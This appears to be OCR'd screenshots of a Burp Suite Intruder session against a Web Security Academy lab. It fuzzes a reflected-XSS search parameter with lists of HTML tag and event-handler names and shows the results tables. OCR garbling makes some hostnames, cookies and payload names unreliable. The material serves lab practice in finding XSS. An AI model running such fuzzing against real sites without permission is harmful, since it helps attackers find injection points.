
```
1. GET /?search=Evq4hC3mbeqgns15 HTTP/1.1
2. Host: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
3. Cookie: session=3JMcFTy3v3OFlgDNla9gRWAMzalhd46
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6. Accept-Language: en-US,en;q=0.5
7. Accept-Encoding: gzip, deflate, br
8. Referer: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net/
9. Upgrade-Insecure-Requests: 1
10. Sec-Fetch-Dest: document
11. Sec-Fetch-Mode: navigate
12. Sec-Fetch-Site: same-origin
13. Sec-Fetch-User: ?1
14. Te: trailers
15. Connection: keep-alive
16.
17.
```

0 highlights

106 of 111

3:45 PM 2/23/2024

❖ Reflected XSS in canonical link tag



Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Intruder

Choose an attack type: **Sniper**

Payload positions:

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: <https://0acd009604d5b23d80281cc009800af.h1-web-security-academy.net> Update Host header to match target

Attack plan:

```
1 GET /?search=$$> HTTP/1.1
2 Host: 0acd009604d5b23d80281cc009800af.h1-web-security-academy.net
3 Cookie: session=JSESSIONID=101DHCgHdWAKzAlhdE
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0acd009604d5b23d80281cc009800af.h1-web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te trailers
15 Connection: close
16
17
```

Attack steps: 1 highlight Clear

Event log (2) All issues Memory: 181.9MB

Search

1 payload position Length: 650

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1.5 - Temporary Project — ⌂ X ⌂ Settings

1 x 2 x +

Positions Payloads Resource pool Settings

② **Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 152
Payload type: Simple list Request count: 152

Start attack

② **Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.


Paste a a2 abbr acronym address animate animatemotion animatetransform applet
Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

② **Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule Edit Remove Up Down

Event log (2) All issues Memory: 181.9MB 3:20 PM 2/23/2024



S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1.5 - Temporary Project — ⌂ X ⌂ Settings

1 x 2 x +

Positions Payloads Resource pool Settings

② **Save attack [Pro version only]** Find out more Start attack

② This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.

Save attack to project file

② **Request headers**

② These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header
 Set Connection header

② **Error handling**

② These settings control how Intruder handles network errors during the attack.

Number of retries on network failure: 3
Pause before retry (milliseconds): 2000

② **Attack results**

② These settings control what information is captured in attack results.


Store requests
 Store responses
 Make unmodified baseline request
 Use denial-of-service mode (no results)
 Store full payloads

② **Grep - Match**

② These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Event log (2) All issues Memory: 181.9MB 3:21 PM 2/23/2024



Attack Save Columns

2. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net

2. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Req...	Payload	Status code	Error	Timeout	Length	Comment
121	slot	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
122	small	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
123	source	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
124	spacer	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
125	span	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
126	strike	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
127	strong	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
128	style	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
129	sub	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
130	summary	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
131	sup	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
132	svg	504	<input type="checkbox"/>	<input type="checkbox"/>	312	

Request Response

Pretty Raw Hex

```

1: GET /search%0A HTTP/1.1
2: Host: 0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
3: Cookie: session=JLMcFTjV3DFlgDRNAgHdWArCaIhd4
4: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6: Accept-Language: en-US,en;q=0.5
7: Accept-Encoding: gzip, deflate, br
8: Referer: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net/
9: Upgrade-Insecure-Requests: 1
10: Connection: keep-alive
11: Sec-Fetch-Mode: navigate
12: Sec-Fetch-Site: same-origin
13: Sec-Fetch-User: ?1
14: Te: trailers
15: 
```

0 highlights

Search

Finished

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater View Help

1 x 2 x 3 x +

Positions **Payloads** Resource pool Settings

Start attack

Payload sets

You define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 111
 Payload type: Simple list Request count: 111

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste onbeforecut
 Load ... onbeforeinput
 Remove onbeforeprint
 onbeforeexecutescript
 onbeforetoggle
 onbeforeunload
 onbegin
 onblur onbounce

Add Enter a new item
 Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Event log (2) All issues

S Attack Save Columns

3. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net

Attack Save Columns

3. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Req...	Payload	Status code	Error	Timeout	Length	Comment
11	onbeforeprint	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
12	onbeforereprintexecute	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
13	onbeforeunload	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
14	onbeforeunloadcancel	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
15	onbegin	504	<input checked="" type="checkbox"/>	<input type="checkbox"/>	312	
16	onblur	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
17	onbounce	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
18	oncancelplay	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
19	oncancelplaythrough	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
20	onchange	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
21	onclick	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
22	onclose	504	<input type="checkbox"/>	<input type="checkbox"/>	312	

Request Response

Pretty Raw Hex

```

1 GET /search?xvv%20onbegin=1 HTTP/1.1
2 Host: 0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
3 Cookie: sess=00000000000000000000000000000000; AgRGWAM=calhde
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net/
9 Cache-Control: max-age=0
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: keep-alive
16
17

```

106 of 111

Search 0 highlights

Attack Save Columns

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Decoder Comparer Logger Organizer Extensions Learn

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

Text Hex

Decode as ...

Encode as ...


Hash ...

Smart decode


Event log (3) All issues

Memory: 175.2MB


4:22 PM 2/23/2024





❖ Reflected XSS into a JavaScript string with single quote and backslash escaped


